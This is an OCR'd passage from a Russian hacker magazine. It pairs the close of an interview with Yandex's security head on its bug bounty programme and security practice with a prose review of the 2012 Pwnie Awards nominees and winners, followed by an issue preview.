Здесь же люди не формалисты, они адекватны. Если им кажется, что твое решение не имеет смысла, они как минимум будут его оспаривать, а как максимум — молча игнорировать и обходить. Поэтому к людям здесь нужен подход. Но видимо, во мне проснулось изначальное чувство айтишника, я понял, что среди таких же айтишников, которые круглые сутки стучат по клавишам, я буду комфортно чувствовать себя в роли руководителя.

До меня за безопасность в Яндексе отвечал заместитель IT-директора, Владимир Иванов, который взял в руки лопату и заложил фундамент. Я в свою очередь привез кирпичи, план здания, схему и начал строить на фундаменте осознанный дом.

ОХОТА ЗА ОШИБКАМИ

В этом сентябре мы запускаем постоянную программу поощрений за найденные уязвимости. Первый опыт у нас был в прошлом году. В рамках конференции ZeroNights, соорганизаторами которой мы выступаем, мы проводили «Месяц поиска уязвимостей». Мы не запустили бы эту программу на постоянной основе, если бы были не уверены в собственных силах и общем уровне ИБ компании — но такая уверенность есть. Подробнее о программе можно почитать на company.yandex.ru. Теперь мы платим деньги каждому, кто найдет уязвимость в сервисах Яндекса.

Схема работы нашей программы, которую мы назвали «Охота за ошибками», такова: человек находит уязвимость и сообщает о ней нам, пообещав в течение двух месяцев не разглашать информацию. Мы, в свою очередь, обязуемся в течение нескольких дней ответить, принята ли его уязвимость. Если принята — то есть удовлетворяет заданным требованиям и ее не обнаружили ранее другие исследователи, — человеку выплачивают денежное вознаграждение. При этом тестирование уязвимостей можно проводить только для своей учетной записи. Взламывать чужие учетные записи нельзя, а участие в конкурсе вовсе не означает нарушения закона.

Приятно, что мы первыми из российских компаний запустили такую программу. Я не слышал, чтобы у кого-то из них было нечто подобное.

Чем наша программа отличается от всех, в том числе и от аналогичной программы Google? Мы признаем, что не только веб-сервисы, но и мобильные приложения могут быть подвержены различным рискам безопасности. Поэтому наша программа их тоже охватывает. Мы начинаем с определенных денежных премий, которые, думаю, будем в дальнейшем повышать. Это будет уникальный для России опыт.

Кстати, на ZeroNights была найдена серьезная уязвимость в нашей почте, из-за которой было можно частично просматривать некоторые чужие письма. Правда, ты не знал, чьи они, и мог видеть только первые три строчки. Это довольно интересная уязвимость, но мы не один раз все перепроверили и поняли, что злоумышленники ее не эксплуатировали. К тому же «раскрутить» ее для практического применения было почти нереально.

Когда работаешь в большой компании, важно понимать, что уязвимости в системах будут всегда. Когда разрабатывается большое количество продуктов, найти все уязвимости сам ты не можешь физически. Поэтому мы благодарны всем исследователям, которые искали и будут искать у нас уязвимости. Мы не стесняемся признавать, что у нас что-то где-то может быть небезопасно. Не ошибается тот, кто ничего не делает.



ВНУТРЕННЯЯ КУХНЯ

Увы, на данный момент в отделе ИБ Яндекса нет открытых вакансий. Последний, на сегодняшний день, человек, которого мы взяли, вошел в группу продуктовой безопасности. Он работает в офисе Яндекса в Питере, хотя до сих пор все мы работали в одном кабинете в Москве. И наш новый коллега (кстати, довольно известный на российской ИБ-сцене человек) — первый для меня опыт распределения команды по географическому признаку. Это очень важный опыт, ведь если ты хочешь создавать международную компанию, хочешь работать в такой компании, важно уметь общаться и достигать результата не только тогда, когда сидишь за соседними столами.

Отбор кандидатов в Яндексе серьезный. Мы устраиваем жесткое техническое собеседование, в котором участвуют и сотрудники службы ИБ (потенциальные будущие коллеги), и ребята из других отделов. Лично я ис-



поведую подход, который принят в целом по компании, — лучше не нанять двух хороших специалистов, чем нанять одного плохого.

Идеальный кандидат должен глубоко разбираться в операционных системах — в Linux в первую очередь. Думаю, любой из сотрудников службы ИБ Яндекса легко мог бы быть админом в серьезной компании, и хорошим админом — не начинающим. Потому что работа с UNIX-подобными ОС и понимание принципов работы высоконагруженных систем — это то, с чем в Яндексе сталкиваешься каждый день.

Несмотря на разделение по направлениям, все security-инженеры Яндекса обладают широким кругом знаний и умений. Разобраться в веб-уязвимости, проверить чужой код, проанализировать сетевой трафик, написать эксплойт — все это умеет почти каждый сотрудник службы ИБ.

Яндекс не похож ни на одну типовую большую компанию (банк или телеком). Поэтому нам важен и общий уровень адекватности кандидата. Далеко не все люди, даже те, чья грамотность нас удовлетворяет, смогут вписаться в команду. Ведь помимо технических исследований работа в службе ИБ Яндекса — это общение с коллегами из других отделов и менеджмент своих проектов в рамках направления. Последний этап оценки кандидата — общение с ним, чтобы понять, сможет ли он прийтись ко двору.

О СОВРЕМЕННОМ МИРЕ БЕЗОПАСНОСТИ

Думаю, что взломы Sony, RSA, Comodo, LinkedIn и прочих — это тенденция нашего времени и в будущем мы будем регулярно слышать про громкие инциденты. Существует правило Мура — но не того Мура, о котором все подумали. Я говорю про HD Moore, автора Metasploit, популярного инструмента для проведения пентестов. Оно звучит так: «casual attacker power grows at the rate of Metasploit». То есть уровень опасности атакующего растет в зависимости от уровня продвинутости утилиты с большой красной кнопкой «взломать». Сильно повысился ли общий уровень безопасности в компаниях за эти годы? Нет. Вот и результат.

В последние годы происходит сдвиг парадигмы от конечного тестирования безопасности продукта к внедрению безопасного цикла разработки. То, что называется SDLC (Security Development Lifecycle). Считается, что это снижает стоимость конечного продукта и затраты на безопасность, но требует внедрения контролей ИБ на каждом из этапов разработки. Я говорю про функциональное тестирование, совмещенное с тестированием безопасности, изначально безопасное проектирование, внедрение инструментов анализа исходного кода на этапах разработки и тому подобные вещи. Сейчас мы внедряем такие механизмы в Яндексе.

В большинстве российских компаний все еще считается, что достаточно просто отдать исходный код на аудит или провести gray box или black box тестирование. Учитывая общую незрелость ИБ в России, хорошо, если компания делает хотя бы это. Однако если заниматься безопасностью серьезно и рассматривать ее как стратегически важный для бизнеса компонент, то я, конечно, смотрел бы в сторону внедрения SDLC как внутреннего процесса, а не каких-то конечных проверок или регулярного аудита уже сделанных вещей.

Любая безопасность — это сначала безопасность ИТ-процессов, а потом уже бизнес-безопасность. Можно сколь угодно долго и красиво говорить про безопасность бизнес-процессов, но если у тебя, условно говоря, везде пароль «123» и не патчены клиентские рабочие станции, то... увы.

Две технологии, которые, надеюсь, заставят компании обратить внимание на безопасность, — IPv6 и HTML5. Повсеместное их использование потребует от безопасников новых знаний. Все остальное, что мы видим сейчас, — пересказ уже знакомых историй.

Техники атак и взлома совершенствуются с каждым днем, но молодым пентестерам будет намного проще, чем было нам. С одной стороны, в наше время не было DEP и ASLR, но с другой стороны — не было и Metasploit, не было такого количества книг и документации в интернете а-ля «стань пентестером за 24 часа».

Доходит до смешного — недавно я был на Black Hat в Лас-Вегасе, там продавали видеоуроки по взлому с использованием Metasploit! Пентестинг стал гораздо проще. Кстати, это одна из причин, по которой я перестал заниматься техническими пентестами, — потому что это превратилось в рутину. В ответ на возросший спрос качество услуги ожидаемо понизилось, так как она стала массовой.

Помню, как я, когда еще был пентестером и занимался аудитом безопасности крупных компаний, испытывал одно разочарование за другим. Компании с большим именем, известные, международные... а внутри у них, оказывается, все очень-очень плохо с безопасностью. Для меня это стало откровением. Сейчас же я понимаю, что все те инциденты, которые мы наблюдаем в последнее время, происходят не из-за того, что компанию взломали путем какой-то очень сложной, невероятно продвинутой атаки. Такое, конечно, тоже случается, но редко. Просто большинство компаний не заботятся даже о самых базовых вещах.

Вообще, если говорить о тестировании на проникновение как о механизме контроля безопасности, его значение в современном мире сильно переоценено. Многие забывают, что пентест служит для того, чтобы проверить качество внедренных контролей ИБ, а не подтвердить их отсутствие. К сожалению, построить правильную пирамиду контролей, как технических, так и организационных, намного сложнее. Проще позвать пентестера, а затем спешно заткнуть обнаруженные им дыры. Примерно так об информационной безопасности думает большое количество компаний, причем — я хочу это особенно подчеркнуть — далеко не только в России.

Построить жизнеспособную систему управления информационной безопасностью, охватывающую все главные процессы в компании, — сложная задача, для реализации которой требуется не один год. Однако тем она и интересна. Как и у большинства айтишников, мое сознание и мозг «находится на работе» круглые сутки, без выходных и праздников. Не понимаю тех, кто рекомендует не брать в отпуск телефон и ноутбук, — в отпуске часто работается гораздо продуктивнее :). В таком ритме жизни необходимо, чтобы то, чем ты занимаешься, было важно, масштабно и потому — интересно. ⊐⊏

Лучшее за 2012 год: уязвимости, сплоиты, исследования, фейлы

Pwnie Awards

Кому вручили ежегодную премию Pwnie Awards

Шестой год подряд в конце лета объявляют номинантов на премию The Pwnie Awards. Это своеобразный аналог «Оскара» или «Грэмми», но в сфере информационной безопасности. Самые нашумевшие серверные и клиентские баги. Самые крышесносящие исследования в области ИБ. Самые громкие взломы и эпические фейлы крупных компаний. Кто получил эти награды?

Если в мире информационной безопасности произошло что-то экстраординарное, будь уверен: это появится в одной из номинаций Pwnie Awards. Здесь выставляют для награды самые серьезные исследования, которые называют «rocket science». И здесь же стебутся над самыми нелепыми и эпическими провалами крупных компаний. Номинанты известны заранее, а объявляют победителей в рамках конференции Black Hat.

Лучший серверный баг

Условия простые: в этой категории номинируются уязвимости в серверном софте. Неважно каком — главное, что эти приложения доступны удаленно и не требуют взаимодействия с пользователем.



«МЫ УЖЕ ТАМ?» ОБХОД АВТОРИЗАЦИИ В MYSQL (CVE-2012-2122)
Сергей Голубчик
bit.ly/KutBqq

Есть такой анекдот: «После миллиардной попытки взлома китайскими хакерами сервер Пентагона таки согласился, что его пароль „Мао Цзэдун“». И он отлично характеризует этот баг: если очень долго пытаться авторизоваться на сервере MySQL под аккаунтом существующего пользователя (скажем, root), то после некоторой попытки это удается! Эксплойт в буквальном смысле делает запросы: «Могу я сейчас залогиниться под root?», «А сейчас?», «Быть может, сейчас?». И после некоторой итерации MySQL авторизует пользователя, даже с неправильным паролем. Круто? Не то слово.

ОТРАВЛЕНИЕ TNS-СЕРВИСА (CVE-2012-1675)
Джоксен Корет
bit.ly/I72fJb

Слезы подступили к глазам, когда свет увидела уязвимость в TNS Listener — одном из важных сервисов Oracle. Эксплуатация, которую реализовал исследователь, представляет собой дитя запретной любви между отравлением DNS-кеша и классическими уязвимостями, присущими TNS Listener. В результате — полноценная MITM-атака на подключения к БД из интернета. Если вспомнить, какого размаха компании используют Oracle и какого плана данные в них хранят, становится особенно страшно. За-

бавно, что баг существует аж 13 лет, а Oracle пофиксила его спустя четыре года с того момента, когда ей о нем сообщили.

УЯЗВИМОСТЬ USE-AFTER-FREE В PROFTPD (CVE-2011-4130)
Anonymous
bit.ly/P4TEJx
Кто сказал, что уязвимости типа use-after-free существуют только в браузерах? Последние и правда все больше хотят монополизировать этот класс багов! Не дадим им это сделать :). Данная уязвимость use-after-free позволяет исполнить произвольный код на удаленной системе не через браузер, а через один из самых распространенных FTP-серверов — ProFTPD! Немного печалит, что это post-auth уязвимость, то есть для ее эксплуатации необходима правильная учетная запись. Но все же мечты сбылись, по крайней мере — мечты хакеров.

Баг для повышения привилегий

Награда присуждается человеку, который обнаружил и смог проэксплуатировать наиболее технически сложную и интересную уязвимость для повышения привилегий. Чем больше набирают оборот защитные механизмы вроде виртуализации или мандатного управления доступом, тем большее значение приобретает этот тип уязвимости. Особенно ценятся возможности для локального повышений привилегий в системе, выхода из песочницы и пространства виртуальной машины.

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ В XEN INTEL X64 (CVE-2012-0217)
Рафаль Войтчук
bit.ly/KEThRb и bit.ly/MQQwSQ
Похоже, что инструкции SYSRET на Intel x64 работают немного иначе (некоторые люди также уточняют — неправильно), нежели это предусматривает стандарт AMD x86_64. Операционная система, написанная по спецификации от AMA и запущенная на процессоре Intel, включает в себя умопомрачительный бонус — возможность повышения привилегий. Уязвимыми, к примеру, считаются 64-битные версии NetBSD, FreeBSD и Windows 7.

ПЕРЕПОЛНЕНИЕ INTEGER В IOS HFS (CVE-2012-0642)
pod2g
bit.ly/QeXdMP
Эта уязвимость легла в основу джейлбрейка Absinthe для iOS 5.0/5.1, который позволил получить полный доступ к системе миллионам iPhone-пользователей. Хитрость заключается в создании произвольного файла со специальным именем в каталоге образа HFS-диска, в результате чего происходит переполнение буфера и выполнение произвольного кода с повышением прав.

MS11-098: УЯЗВИМОСТЬ В ОБРАБОТЧИКЕ ИСКЛЮЧЕНИЙ WINDOWS KERNEL (CVE-2011-2018)
Матеуш «j00ru» Юрчик



bit.ly/NcuTgn
Исследователь с незатейливым ником j00ru сумел похакать винду. Все версии сразу — вернее все 32-битные билды Windows, начиная от NT и заканчивая Windows 8 Developer Preview. В результате атакующий мог выполнить произвольный код с привилегиями SYSTEM. Что особенно круто, автор опубликовал подробнейшее исследование об этой уязвимости.

Самое инновационное исследование

Премия вручается людям, опубликовавшим наиболее интересные и новаторские исследования в печатном виде, в виде презентаций, готовой для использования утилиты или даже поста в mail-листе.

ЭКСПЕРИМЕНТЫ ПО АНАЛИЗУ ВОЗМОЖНЫХ АТАК НА ЭЛЕКТРОНИКУ АВТОМОБИЛЕЙ
Стивен Чековэй и др.
bit.ly/rPF3ul
Последнее время многие хакеры часто жалуются на то, что трава менее зеленая, небо совсем не голубое, а ошибки переполнения буфера канули в Лету, оставив в нашей памяти лишь свой приятный ванильный запах. Оказывается, на самом деле они никуда и не пропадали, а просто перекочевали в автомобили! Стивен и его команда бравых исследователей накопали тьму таких переполнений и проэксплуатировали их с помощью CD-болванки, устройств Bluetooth и телефонного звонка на GSM-номер, встроенный в авто для удобства и безопасности водителя. Аррр, чертовски крутые перцы! Ты только представь! Позвонили автомобилю и затроянили его! С таким раскладом будущее — весьма опасная история. Так что теперь, наверное, будем реже пользоваться компьютерами. И телефонами тоже.

ПАКЕТЫ В ПАКЕТАХ: НИЗКОУРОВНЕВЫЕ АТАКИ НА СОВРЕМЕННЫЕ РАДИОТЕХНОЛОГИИ
Трэвис Гудспид



bit.ly/LX9mYv
Ни для кого не секрет, что в цифровом радиовещании существуют помехи. Суть и основная идея исследования Трэвиса — такие помехи не только неприятны, но и могут быть опасны для пользователя. При использовании технологии Packets-in-Packets помехи могут превратить безопасный пакет, передаваемый по радиоканалу, во вредоносный, что позволит злоумышленнику внедрить фреймы на физическом уровне без использования радио. И все не так просто — уязвимость закралась не в само ПО, а в аппаратное обеспечение.

SMASHING THE ATOM
Тарьей Мандт
bit.ly/TXmiN3
Не перестаем удивляться, что же сделало такого плохого ядро Windows, что отношения с товарищем Тарьей у них в последние годы совсем не заладились? Тарьей — обращаемся к тебе: «Разве ты еще не до конца его уничтожил?» Видимо, еще нет. Автор номинировался с огромным исследованием о весьма необычных багах Windows.

ИНЪЕКЦИЯ ПРОИЗВОЛЬНОЙ НАГРУЗКИ В ИСПОЛНЯЕМЫЙ ФАЙЛ WINDOWS С ЦИФРОВОЙ ПОДПИСЬЮ
Игорь Глуксман
bit.ly/MQrJh0
Ошибки, связанные с исполнением неподписанного кода, юзабельны не только для джейлбрейка смартфонов: помимо этого, они еще могут пригодиться для добавления полезной нагрузки в подписанные приложения. Как тебе идея добавить свой кусочек, скажем, в инсталляторы или апдейтеры без нарушения их цифровой подписи?

Самый эпичный фейл

Иногда ты выкладываешься на все 110%, но от этого твой фейл становится еще более смачным. И зачем был бы нужен интернет, если бы в нем не был задокументирован самый громкий фейл всех времен и народов? Эта награда присуждается лицу или компании, потерпевшей (-ему) самый яркий epic fail.

THE ANTI-VIRUS INDUSTRY
Антивирусная индустрия, мы вам правда нужны, да?

БОТНЕТ HERPESNET
Франческо Помпо (aka Frk7)
bit.ly/K8jYAs
Даже ботоводам необходимо следить за безопасностью своих ресурсов, использовать надежные пароли, делать аудит своего PHP-кода, не допускать утечки информации в поисковики. Мастер ботнета Herpes серьезно пренебрег всеми вышеперечисленными пунктами, чем и воспользовались ребята с malware.lu, получив контроль над ботнетом и полностью раскрыв личность бот-мастера.

УТЕЧКА И ВЗЛОМ 6 МИЛЛИОНОВ ХЕШЕЙ ПАРОЛЕЙ LINKEDIN
LinkedIn
nyti.ms/Lg1bVD

У кого 2500 сотрудников и около 90 миллионов пользователей, но он не солит пароли и не имеет в штате такой позиции, как руководитель отдела информационной безопасности? Теперь мы все знаем: это LinkedIn.



СТАТИЧЕСКИЙ SSH-КЛЮЧ ДЛЯ ROOT В ДЕВАЙСАХ F5
F5 Networks
bit.ly/N4sB3u
WINNER
Как круче всего может облажаться производитель сетевого оборудования? К примеру, вместе с публичным ключом root'а для подключения через SSH (что хорошо и удобно) добавить в прошивку еще и приватный ключ, который кто угодно может вытащить и получить полный доступ к любому устройству! Кто так отличился? Малоизвестный в России, но довольно авторитетный в мире производитель сетевого оборудования F5.



Лучший клиентский баг

Приз вручается человеку, который открыл или проэксплуатировал наиболее интересный клиентский баг. Сегодняшняя реальность такова, что слово «клиент» — это в значительной степени синоним слова «браузер». Но все-таки не стоит забывать, что «клиент» — это и всевозможные медиаплееры с кучей целочисленных переполнений на борту.

ВЫПОЛНЕНИЕ КОДА В CHROME
PinkiePie
bit.ly/MjTUmk



Этот исследователь, по мнению судий Pwnie, совершил подвиг — чтобы выполнить произвольный код на удаленной системе, он проэксплуатировал цепочку из шести уязвимостей, которые предварительно обнаружил. Когда читаешь описание этой фантастической техники, волосы встают дыбом: вот что называется «rocket science». В награду исследователь получил 60 000 долларов и победу в конкурсе Google Pwnium в рамках конференции CanSecWest! К слову, ребята из Google проявили чудеса оперативности, и в течение 24 часов все уязвимости были закрыты.

ЕЩЕ ОДНО ВЫПОЛНЕНИЕ КОДА В CHROME
Сергей Глазунов
bit.ly/LmR01p




Мы думаем, что сплоит от нашего соотечественника намного круче! Для выполнения удаленного кода в Chrome было найдено и использовано как минимум 14 различных уязвимостей. Почему как минимум? После 14 команда Chrome Security сбилась со счета (цифры — сложная штука). Будем надеяться, что Сергей когда-нибудь получит премию. И еще больше верим, что расскажет на наших страницах, как ему удается выгребать пачки багов из кода Chrome'а.

MS11-087: УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОДА В WINDOWS (CVE-2011-3402)
Авторы Duqu
bit.ly/PWxhoS
Авторы сетевого червя Duqu, который уже успели прозвать «Stuxnet 2: Electric Duquloo», нашли (нашли ли?) и использовали уязвимость ядра, позволяющую поработить Windows любой версии! И все это из-за какой-то неправильной обработки шрифта, используемого на веб-странице. А что еще нужно от client-side уязвимости? Печеньки?

РАСКРЫТИЕ ИНФОРМАЦИИ ЧЕРЕЗ FLASH (CVE-2012-0769)
Фермин Серна
bit.ly/HWRhnp
Этот американский исследователь продемонстрировал и в подробностях описал, как раскрутить какую-то ошибку чтения памяти в Flash'овой функции BitmapData.histogram() до чтения произвольного участка памяти (то есть по любому адресу). Было продемонстрировано, как вообще можно манипулировать данными кучи в подобных случаях и как, используя творческий подход, развить вектор подобных атак. Обидно только, что Flash используют все реже и реже.

ОБХОД ЦИФРОВОЙ ПОДПИСИ В IOS (CVE-2011-3442)
Чарли Миллер
bit.ly/SxJ5nv
Чарли Миллер, небезызвестный исследователь с мировым именем, обнаружил интересный баг в iOS, позволяющий зловредному

приложению скачивать и выполнять произвольный и неподписанный код. Apple должным образом проверяет функциональность каждого приложения, прежде чем оно попадает в App Store. Однако Чарли удалось воспользоваться уязвимостью и реализовать в приложении возможность удаленно загрузить код для выполнения на устройстве (это уже не могут проверить спецы Apple). Proof-of-concept был принят для распространения в App Store. К сожалению, прежде чем Чарли смог применить на практике этот метод, он рассказал о нем прессе. Apple, не заставив себя долго ждать, выпилила все приложения Чарли из App Store, а также и из его iPhone. К слову, Чарли был единственным пользователем своего приложения. Пригрозив настучать по голове, Apple отстранила Чарли от статуса разработчика iOS-приложений на год, тем самым «обезопасив» себя.





Epic Ownage

Премия Epic Ownage присуждается хакерам, ответственным за самые разрушительные, за самые широко известные или же просто за самые ржачные взломы. Также награды могут удостоиться и исследователи, ответственные за раскрытие уязвимостей или эксплойтов, которые породили в Сети огромное количество специальных баллов oww'ов (а именно так учредители конкурса измеряют степень Ownage).

«FLAME» АТАКА НА WINDOWS UPDATE ЧЕРЕЗ MD5-КОЛЛИЗИЮ
Авторы Flame
Любая атака, использующая бреши криптоалгоритмов, достойна уважения. Возможность таким образом поработить любую тачку с виндой на борту средствами Windows Update — реально массовый Ownage.

ЦЕНТРЫ СЕРТИФИКАЦИИ SSL
Все на свете
Оказывается, что сами CA (Certificate Authorities) — одна большая уязвимость. Сколько еще необходимо поиметь центров сертификации, чтобы доказать, что позволять выдачу групповых сертификатов непрофильными компаниями — плохая идея?

IOS JAILBREAKS
Разработчики iPhone и Chronic
WINNER
Конечно же, все мы любим джейлбрейки. Ребята отказываются от своих приватных эксплойтов только ради того, чтобы миллионы пользователей по всему миру смогли установить себе программу из неофициального репозитория. И с каждым релизом нового iOS им приходится прощаться со своими 0-day-сплоитами.

Самая ламерская реакция вендора

Премия вручается производителям, которые хуже всех справились с уязвимостями в своих системах безопасности и наиболее эффектно сели в лужу. В этом году номинанты и победители озвучены не были. Нам остается только гадать, вариантов много :).

Лучшая песня

На какой церемонии нет номинации «Лучшая песня»? Хакеры, пишущие песни и рэп (пародийный и оригинальный), — это на удивление старая традиция.

На прошедших Pwnies удалось заставить HD и Halvar читать рэп! Кстати, обязательное правило участия — все песни должны быть представлены в аудиоформате.

WHAT YOU NEED METASPLOIT!
Марко Фигероа
bit.ly/OoU0K3
Марко передает всем привет из Нью-Йорка, зачитывая свою телегу про полезность Metasploit в обиходе, да и в быту в принципе.

OUT OF BOUNDS
NYAN
bit.ly/Q6hS6y
Зачитка про нелегкий процесс взлома систем и бесконечного стремления к максимальным привилегиям в системе.

CLICK ME
The UW CSE Band
bit.ly/Plgpv0
Отличная пародия на «Zombie» от «The Cranberries» о распространении малвари по сетям. Прямо ностальгию навеивают по бессонным ночам и сэмплам аудиобиблиотек Pascal из динамиков.

GIVE IT SOME SALT
beep@bugslap.com
bit.ly/NViiON
Утечки LinkedIn + 8-bit, и добавить нечего.

CONTROL
Dual Core
bit.ly/MJQKuA


Эдакий курс «Социальная инженерия», совместили приятное с полезным. Ребята утверждают, что каждое прослушивание увеличивает значимость твоего статуса исследователя.

Preview

30 страниц на одной полосе.
Тизер некоторых статей.

PC ZONE

44


WINDOWS 8 DESKTOP EDITION

Исторически сложилось, что все разговоры о Windows 8 сводятся к обсуждению планшетов и Metro. Признаемся, «визуальный лоск» нам тоже едва не вскружил голову. Стилистика интерфейса Metro в новой ОС от Microsoft понравилась нам настолько, что мы оформили в ней целую статью. Однако вовремя опомнились — а есть ли в «восьмерке» хоть что-то, кроме красивостей?

В итоге мы попытались сделать то, что, похоже, забыли сделать в Редмонде, — взглянуть на происходящее глазами не сферического пользователя Windows-планшета в вакууме, а вполне реального десктопного юзера. А стоит ли ему обновляться?

Windows 8
DESKTOP EDITION

PC ZONE



36

НЕ СЧЕСТЬ У РОБОТА ПРОФЕССИЙ

У некоторых из вас в детстве наверняка была эта книга, полная рассказов о роботах в промышленности, обслуживании и даже в кино. Развиваем эту тему — поговорим о бесполезных роботах.



40

BITCOIN: НОВОЕ ЦИФРОВОЕ ЗОЛОТО?

«Я хочу зойото!» — говорил ребенок в недавней ТВ-рекламе по случаю Олимпиады. Хакеры тоже хотят — но свое особенное, с хешами и анонимное. Узнай все об электронной валюте нового поколения!

PHREAKING




48

STM32 ДЛЯ ЗВУЧНОГО ГАДЖЕТА

Долгожданное возвращение рубрики Phreaking! Учимся пилить микроконтроллер под свои нужды и получаем собственный клон iPod Touch.

ВЗЛОМ




74

АППАРАТНАЯ МАЛВАРЬ

Продолжаем разговор о техниках взлома, направленных на слабые места в железе жертвы. В прошлый раз говорили об эксплойтах, а теперь в центре внимания оказались буткиты EvilCore и Rakshasa.

MALWARE



86

ПОЛИМОРФНЫЙ, ДЕРЗКИЙ И ЖИВУЧИЙ

Старый добрый вирус не теряет актуальности на протяжении девяти лет — по меркам IT это просто вечность. Эта статья познакомит тебя с богатой и длинной историей Sality.



92

МАЛВАРЩИКИ ПРОТИВ PATCHGUARD


Технология защиты ядра Windows от модификаций дает редкий повод похвалить Microsoft за достижение в области безопасности. Однако это не помешало нам попробовать фичу на зуб…

Мария «Mifrill» Нефедова (mifrill@real.xakep.ru)



ОБЗОР САМЫХ НЕОБЫЧНЫХ РОБОТОВ

НЕ СЧЕСТЬ У РОБОТА ПРОФЕССИЙ



